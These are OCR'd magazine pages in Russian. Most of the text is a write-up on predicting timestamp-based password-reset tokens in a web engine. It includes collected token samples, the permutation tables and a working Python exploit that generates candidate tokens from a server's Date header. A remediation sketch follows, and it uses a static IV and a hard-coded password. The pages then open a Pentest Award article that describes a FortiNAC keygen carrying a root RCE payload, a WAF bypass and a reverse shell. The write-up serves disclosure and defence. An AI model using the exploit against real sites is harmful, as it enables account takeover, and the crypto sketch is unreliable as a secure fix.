
В результате удалось собрать около 150 токенов восстановления и значений времени:

```
30593017099328 - 1593200939 => 7038
92945501325007 - 1593200945 => 2507
54042258990136 - 1593200954 => 4286
55082265990136 - 1593200965 => 8256
74123809495043 - 1593200974 => 8443
80123709695003 - 1593200980 => 7603
31200950996001 - 1593200990 => 6001
90018923709459 - 1593200997 => 8049
01123800995143 - 1593201004 => 8913
21151066940230 - 1593201016 => 6420
98023511322077 - 1593201023 => 8277
36123400495113 - 1593201031 => 6443
09193153200264 - 1593201039 => 0264
56098248901136 - 1593201046 => 8896
04195153230314 - 1593201054 => 3314
01261739005825 - 1593201062 => 7085
```

А теперь обратимся к комбинаторике. Мы знаем, что у нас есть время (10 байт) и четыре цифры. Сортировка столбцов происходит по каким-то правилам. Так как это не функция свертки, веб-приложение должно видеть, по какому правилу нужно разложить ключ, чтобы получить искомое значение (дату).


Попробуем поискать аномалии токенов. Если последний символ ключа нулевой, то мы видим некоторую аномалию среди всех подобных токенов, это числа 51 и 23.

Нам нужно смотреть именно на начало таймстемпа, потому что строка 15932 статична.



```
18251017956230 - 1593202685 => 1170
19951804973230 - 1593289401 => 9730
21151066940230 - 1593201016 => 6420
21951849965230 - 1593289524 => 1960
22951373975230 - 1593239537 => 2720
25251506903230 - 1593252365 => 0020
26151025965230 - 1593201566 => 2520
28151059973230 - 1593201389 => 5720
28951811991230 - 1593289190 => 8112
29151376971230 - 1593231207 => 6971
31351046953230 - 1593203331 => 4650
32051942963230 - 1593290334 => 2620
32251548903230 - 1593252338 => 4020
40251506911230 - 1593252110 => 4060
41251552978230 - 1593252827 => 4150
43051486971230 - 1593240148 => 6730
```

А вот что будет, когда последняя цифра — тройка.



```
49123584995913 - 1593289451 => 4993
52123402195273 - 1593202271 => 4523
52123903195203 - 1593202359 => 1203
59123756695143 - 1593251667 => 9543
60123334995143 - 1593231469 => 0343
66123784595963 - 1593289476 => 6563
67123356395193 - 1593251679 => 3633
67123502895193 - 1593201279 => 6853
68123833795973 - 1593239377 => 6883
72123002795213 - 1593202277 => 0213
72123601995113 - 1593201176 => 2913
74123809495043 - 1593200974 => 8443
74123880895933 - 1593289083 => 7483
76123393995003 - 1593290379 => 6303
76123734895993 - 1593239489 => 7673
77123837395163 - 1593231786 => 7733
78123558795163 - 1593251886 => 7753
80123709695003 - 1593200980 => 7603
```


Такая же аномалия с 123 и 95.

Это значит, что на самом деле генерируется 13 символов timestamp, это время + миллисекунды, последнее случайное число отвечает за алгоритм перестановки.

Собираем данные для каждого токена, получаем такой эксплоит:


```
import calendar, time;

date = "Sun, 05 Jul 2020 13:59:22 GMT"

def permute(t, inv=False):
 if t[-1] == "0": perm = [4,3,8,12,11,5,2,10,1,6,0,9,7,13]
 if t[-1] == "1": perm = [0,6,8,1,2,12,4,5,9,3,7,11,10,13]
 if t[-1] == "2": perm = [3,1,10,5,8,12,4,0,7,11,9,2,6,13]
 if t[-1] == "3": perm = [2,10,9,4,3,6,11,7,0,12,8,1,5,13]
 if t[-1] == "4": perm = [2,6,3,7,8,10,5,0,4,1,9,11,12,13]
 if t[-1] == "5": perm = [1,10,7,6,2,0,4,9,3,12,8,5,11,13]
 if t[-1] == "6": perm = [11,0,8,12,5,2,10,9,6,1,4,7,3,13]
 if t[-1] == "7": perm = [7,5,0,8,9,11,6,2,3,4,12,10,1,13]
 if t[-1] == "8": perm = [4,2,10,6,12,1,8,9,0,3,5,7,11,13]
 if t[-1] == "9": perm = [3,12,0,7,6,9,1,10,5,8,11,2,4,13]
 assert list(sorted(perm)) == list(range(14))
 if inv:
  perm = [perm.index(i) for i in range(14)]
 return "".join(t[i] for i in perm)

for i in range(10000):
 print (permute(str(calendar.timegm(time.strptime(date, '%a, %d %b
%Y %H:%M:%S GMT')))+"{0:04}".format(i), inv=True))
```

Для демонстрации можно взять любой email, который зарегистрирован на сайте с этим движком, и запросить восстановление пароля.



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Set-Cookie: csrftoken=JESPXDQyYKUsCybWaOWJ3c7GNlKuUMMHQemVANFksetEzkNSN84HS9D
X-Cloud-Trace-Context: e63ba9126e191b44e4da3a9003c5d733
Date: Sun, 05 Jul 2020 14:09:34 GMT
Server: Google Frontend
Cache-Control: private
Expires: Sun, 05 Jul 2020 14:09:34 GMT
Connection: close
Content-Length: 14799



<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8">
    <title>
      Запрос отправлен
    </title>
```

Копируем значение заголовка `Date` и вставляем его в код эксплоита.




```
import calendar, time;

date = "Sun, 05 Jul 2020 14:09:34 GMT"

def permute(t, inv=False):
    if t[-1] == "0": perm = [4, 3, 8, 12, 11, 5, 2, 10, 1, 6, 0, 9, 7, 13]
    if t[-1] == "1": perm = [0, 6, 8, 1, 2, 12, 4, 5, 9, 3, 7, 11, 10, 13]
    if t[-1] == "2": perm = [3, 1, 10, 5, 8, 12, 4, 0, 7, 11, 9, 2, 6, 13]
    if t[-1] == "3": perm = [2, 10, 9, 4, 3, 6, 11, 7, 0, 12, 8, 1, 5, 13]
    if t[-1] == "4": perm = [2, 6, 3, 7, 8, 10, 5, 0, 4, 1, 9, 11, 12, 13]
```

Выполнив эксплоит, сохраняем полученные токены и смотрим в письмо. Убеждаемся, что один из наших токенов совпадает с тем, что пришел в письме.

Ах да, что там у нас было еще секретного?

Вернемся к этому скриншоту.



```
{
  "status":"success",
  "value":{
    "User":{
      "id":"15916909033211",
      "created":"2020-06-09 11:21:43",
      "email":"[redacted]@bo0om.ru",
      "discount":0.05,
      "exchange_amount":"0"
    },
    "Access":{
      "akey":"f3d59e2157fec3a704a8ae714707cb640fbff31b198d0ad18b783a2b2e975789",
      "skey":"8979529143354119210935903611"
    }
  }
}
```

Здесь `id` — это время.

Собираем `skey`:

```
8979529143354119210935903611
4476293516911019210935903611
5265099351791619210935903611
0390996461518719210935903611
3215920613914919210935903611
7769931151012919210935903611
4936693510915119210935903611
8919116173056119210935903611
```

Время + ID пользователя?

`Akey`, судя по виду, — это SHA-256 от... времени?

Все идентификаторы, включая секреты, значения которых должны быть криптографически стойкими и уникальными, — это время. Считать ли это бэкдором? Не знаю.

Как это можно пофиксить

Насколько я понимаю, никто переделывать текущую архитектуру не будет, поэтому, если совсем не хочется использовать криптографически стойкие генераторы случайных чисел, стоит рассмотреть хотя бы шифрование на уровне клиентских запросов.

Как это может выглядеть? Для каждого домена генерируется специальный ключ, который шифрует значение timestamp и расшифровывает строки обратно.

```
$plaintext = 51910139060232;
$password = 'Hello 123';
$method = 'aes-256-cbc';
$key = substr(hash('sha256', $password, true), 0, 32);
echo "Password: " . $password . "\n";

// Вектор инициализации должен быть кратен длине ключа.
// Он на самом деле может быть ненулевым, также он не является
секретом, и его, по идее, можно передавать в открытом виде.
// А раз его можно передавать, можно держать его статичным, хотя
если менять его — меняется шифротекст.
$iv = chr(0x0) . chr(0x1) . chr(0x2) . chr(0x3) . chr(0x0) . chr(0x1)
. chr(0x2) . chr(0x3) . chr(0x0) . chr(0x1) . chr(0x2) . chr(0x3) .
chr(0x0) . chr(0x1) . chr(0x2) . chr(0x3);

echo 'plaintext ' . $plaintext . "\n";
echo 'encrypted (base64_encode) to: ' . base64_encode(openssl_encrypt
($plaintext, $method, $key, OPENSSL_RAW_DATA, $iv)) . "\n";
echo 'encrypted (hex) to: ' . bin2hex(openssl_encrypt($plaintext,
$method, $key, OPENSSL_RAW_DATA, $iv)) . "\n";

$decrypted = openssl_decrypt(base64_decode("QzEIPRoI6RllFGnAG0z0PQ=="
), $method, $key, OPENSSL_RAW_DATA, $iv);
```

В результате на бэкенде текущая архитектура будет продолжать работать в том же виде, что и сейчас, но все строки с датой будут заменены криптостойкими хешами вида `71ccca0995eebbc9315547f2ca76ee67` (или `cczKCZXuu8kxVUfyynbuZw==`, кому как больше нравится), которые не расшифровать без ключа. Ну или можно просто генерить криптостойкие строки.

НЕСКУЧНЫЕ БАЙПАСЫ

РАБОТЫ — ПОБЕДИТЕЛИ PENTEST AWARD В НОМИНАЦИИ BYPASS

Сегодня мы познакомим тебя с четырьмя лучшими работами с Pentest Award из номинации Bypass. Тебя ждут: взлом FortiNAC через вредоносный ключ активации, захват Bitrix в обход WAF, опыт написания реверс-шелла с кастомным шифрованием на Haskell и метод сайдлоада DLL, позволяющий миновать средство защиты.


Pentest Award

В августе 2023 года прошла церемония награждения Pentest Award — премии для специалистов по тестированию на проникновение, которую учредила компания Awillix. Мы публикуем лучшие работы из каждой номинации. В этой статье собраны работы — победители в номинации Bypass.

ЧЕТВЕРТОЕ МЕСТО: «КЕЙГЕН ДЛЯ FORTINET FORTINAC, ВСТРАИВАЮЩИЙ В ЛИЦЕНЗИОННЫЙ КЛЮЧ ПЕЙЛОАД ROOT RCE (CVE-2023-22637)»

- **Автор: Илья Поляков, Angara Security**


В этом исследовании я изучил приложение FortiNAC и нашел цепочку дефектов и уязвимостей: облегчающая реверсинг дебаговая информация в скомпилированных классах Java, слабая криптография, хранимая XSS и инъекция команд, позволяющая создать генератор лицензионных ключей, которые после активации выполняют произвольный код от имени суперпользователя на сервере приложения.


Payload Matryoshka
Лицензионный ключ в legacy-формате
Серийный номер отображается на веб-странице
XSS-payload выполняет ajax-запрос
CMDi-payload реализует root RCE
RUSSIAN HACKERS

Исследование и эксплуатация

Началось всё с декомпиляции Java-классов приложения, что позволило получить фактически исходный код (разве что без комментариев), в том числе имена локальных переменных, благодаря любезно оставленной при компиляции отладочной информации. Код, написанный на Java Server Pages, декомпиляции, разумеется, не требовал.

